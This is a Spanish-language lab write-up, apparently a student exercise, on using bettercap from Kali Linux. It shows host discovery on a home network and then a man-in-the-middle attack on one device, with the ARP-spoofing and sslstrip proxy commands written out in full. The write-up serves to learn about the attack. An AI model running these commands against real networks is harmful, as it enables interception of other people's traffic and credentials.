


## BETTERCAP

Para el uso de la herramienta de bettercap utilice el sistema operativo de Kali Linux desde una USB.


Ya instalado la herramienta ocupe los comandos para instalar librerías y la herramienta.



```
(kali@kali)-[~]
└─$ sudo apt-get install build-essential ruby-dev libcap-dev
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
build-essential is already the newest version (12.9).
build-essential set to manually installed.
ruby-dev is already the newest version (1:2.7+2).
ruby-dev set to manually installed.
The following NEW packages will be installed:
  libcap-dev
0 upgraded, 1 newly installed, 0 to remove and 721 not upgraded.
Need to get 45.3 kB of archives.
After this operation, 152 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://kali.download/kali kali-rolling/main amd64 libcap-dev amd64 1:2.44-1 [45.3 kB]
Fetched 45.3 kB in 1s (34.1 kB/s)
Selecting previously unselected package libcap-dev:amd64.
(Reading database ... 322091 files and directories currently installed.)
Preparing to unpack .../libcap-dev_1:2.44-1_amd64.deb ...
Unpacking libcap-dev:amd64 (1:2.44-1) ...
Setting up libcap-dev:amd64 (1:2.44-1) ...
Processing triggers for man-db (2.9.4-2) ...

(kali@kali)-[~]
└─$ sudo apt-get install bettercap
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  bettercap-caplets bettercap-ui
The following NEW packages will be installed:
  bettercap bettercap-caplets bettercap-ui
0 upgraded, 3 newly installed, 0 to remove and 721 not upgraded.
Need to get 8,693 kB of archives.
After this operation, 45.1 MB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://kali.download/kali kali-rolling/main amd64 bettercap amd64 2.32.0-0kali1 [6,478 kB]
25% [1 bettercap 2,758 kB/6,478 kB 43%]
```

Una vez iniciado bettercap con el comando “sudo bettercap”



```
(kali@kali)-[~]
└─$ sudo bettercap
bettercap v2.32.0 (built for linux amd64 with go1.15.15) [type 'help' for a list of commands]
```

Usando el comando “net.probe on” para detectar las IP y dispositivos que están en la red.

Usando otro comando para la misma función, pero con mas detalle y mejor visualizado se utiliza “ticker on”.

Seen	IP	MAC	Name	Vendor	Sent	Recvd
192.168.0.8	04:18:01	f8:b4:6a:a1:e1:5e	eth0	Hewlett Packard	0 B	0 B
192.168.0.1	04:18:01	18:9c:27:df:91:2a	gateway	ARRIS Group, Inc.	7.0 kB	5.6 kB
192.168.0.2	04:18:12	d0:25:98:11:ff:72		Apple, Inc.	140 B	184 B
192.168.0.4	04:18:12	6a:5f:8c:35:d0:3a			240 B	184 B
192.168.0.5	04:18:12	0a:31:19:89:ef:ea			140 B	184 B
192.168.0.252	04:18:15	00:00:ca:01:02:03		ARRIS Group, Inc.	240 B	184 B
fe80::d204:1ff:fe6f:45eb	04:18:12	d0:04:01:6f:45:eb		Motorola Mobility LLC, a Lenovo Company	0 B	0 B

↑ 27 kB / ↓ 91 kB / 1649 pkts

```
192.168.0.0/24 > 192.168.0.8 »
[04:18:01] [sys.log] [inf] gateway monitor started ...
[04:18:04] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
[04:18:04] [sys.log] [inf] net.probe probing 256 addresses on 192.168.0.0/24
[04:18:04] [endpoint.new] endpoint 192.168.0.4 detected as 6a:5f:8c:35:d0:3a.
[04:18:04] [endpoint.new] endpoint fe80::d204:1ff:fe6f:45eb detected as d0:04:01:6f:45:eb (Motorola Mobility LLC, a
Lenovo Company).
[04:18:04] [endpoint.new] endpoint 192.168.0.252 detected as 00:00:ca:01:02:03 (ARRIS Group, Inc.).
[04:18:04] [endpoint.new] endpoint 192.168.0.2 detected as d0:25:98:11:ff:72 (Apple, Inc.).
[04:18:04] [endpoint.new] endpoint 192.168.0.5 detected as 0a:31:19:89:ef:ea.
[04:18:13] [sys.log] [inf] ticker running with period 1s
```

En la tabla visible podemos ver las ips la cual seleccione una para hacer el ejemplo de Transparent HTTPS Proxy

```
192.168.0.0/24 > 192.168.0.8 » set http.proxy.sslstrip true
192.168.0.0/24 > 192.168.0.8 » set net.sniff.verbose false
192.168.0.0/24 > 192.168.0.8 » set arp.spoof.targets 192.168.0.2
192.168.0.0/24 > 192.168.0.8 » arp.spoof on
[04:20:51] [sys.log] [inf] arp.spoof starting net.recon as a requirement for arp.spoof
```

Terminal window showing Bettercap usage examples and network traffic capture. The terminal output includes commands like `set http.proxy.sslstrip true` and `set net.sniff.verbose false`, followed by a list of modules and their status. The network traffic capture shows a series of DNS queries and responses, including PTR queries for `192.168.0.2` and `192.168.0.4`.

Browser window showing the CyberPunk website. The page title is "Transparent HTTP(S) Proxy". The page content includes a section for "High Speed Laser Die Cutting Machine" and a "DNS Spoofing" section. The browser's address bar shows the URL `https://www.cyberpunk.rs/bettercap-usage-examples-0`.

Ejecutado el ataque a un dispositivo conectado en mi red lo que causa es que se muestre un mensaje de que la conexión del dispositivo no es privada para los dominios hsts. Esto hace que los navegadores salgan un aviso de que los certificados de seguridad no funcionen o son inseguros.